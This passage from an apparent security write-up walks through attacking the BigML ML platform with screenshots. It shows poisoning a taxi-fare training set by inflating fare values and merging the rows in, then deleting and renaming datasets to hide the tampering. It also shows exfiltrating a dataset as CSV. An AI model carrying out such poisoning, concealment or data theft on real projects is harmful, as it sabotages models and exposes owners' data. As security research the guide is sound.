
BigML data poisoning summary diagram

To poison a data source within BigML that has been transformed into a dataset, navigate to a project, and then select “Sources”. You then need to clone the data source by selecting “Clone”.




Cloning data source to update

After you have cloned a data source, you will need to transform the cloned data source into a dataset before being able to download and modify the data. Navigate to the cloned data source and select “1-Click Dataset”.



Transform source into dataset

After transforming the cloned data source into a dataset, you can download the raw data in a format such as CSV, as shown in the screenshot below.




Downloading copied dataset

With the raw data downloaded, you can poison the data. In this case, we are updating the `fare_amount` column with a dollar amount that is significantly higher than the others to poison the data.

	A	B	C	D	E	F	G
1	vendor_id	rate_code	passenger	trip_time_	trip_dista	payment_	fare_amount
2	CMT	1	1	1271	3.8	CRD	10000
3	CMT	1	1	474	1.5	CRD	10000
4	CMT	1	1	637	1.4	CRD	10000
5	CMT	1	1	181	0.6	CSH	10000
6	CMT	1	1	661	1.1	CRD	10000
7	CMT	1	1	935	9.6	CSH	10000
8	CMT	1	1	869	2.3	CRD	10000
9	CMT	1	1	454	1.4	CRD	10000
10	CMT	1	1	366	1.5	CSH	10000
11	CMT	1	1	252	0.6	CSH	10000
12	CMT	1	1	314	1.2	CRD	10000
13	CMT	1	1	480	0.7	CRD	10000
14	CMT	1	1	386	1.3	CRD	10000
15	CMT	1	2	351	0.8	CSH	10000
16	CMT	1	1	407	1.1	CSH	7
17	CMT	1	2	970	5.6	CSH	19


Poisoning dataset

Upload the poisoned data as a new data source.




Uploading poisoned dataset

Then transform the poisoned data source into a dataset, so that we can merge it into the original dataset.




Converting poisoned data source into dataset

You can see we have the poisoned dataset “taxi-fare-train-POISONED” available alongside the original dataset of “taxi-fare-train-UPDATED”.




Showing uploaded poisoned dataset

Now we will merge the two datasets, so that the “taxi-fare-train-UPDATED” dataset becomes poisoned with our poisoned dataset. Select the original dataset, and then choose “Merge Datasets”.




Choosing to merge datasets

You will choose the original dataset and the poisoned dataset, and then select “Merge datasets”.




Merging data sets

The merged dataset will then be formed, as you can see with the dataset at the top of the below screenshot.




Showing merged dataset

For operational security purposes, we will remove the old datasets, and then rename the poisoned dataset to match the original dataset name.



Deleting original datasets




Renaming poisoned dataset to original dataset name

At this point, we have successfully conducted a data poisoning attack by merging our poisoned dataset with the original dataset.


Data Extraction

A summary diagram is shown below on the process to conduct a data extraction attack within BigML.




BigML data extraction summary diagram

If an attacker has gained access to a BigML project, they can exfiltrate datasets by navigating to “Datasets” and then selecting the dataset. For example, we are selecting the dataset named “taxi-fare-train-UPDATED” below.



Viewing datasets

After selecting the dataset, we can choose “Download CSV” to download the dataset in a CSV format where it can be viewed offline.



Downloading dataset as csv


This shows successfully extracting a training dataset from a BigML project.

Model Extraction

Another attack that can be conducted within BigML is to extract a trained model. This can be conducted in the web interface, or with BigMLer.

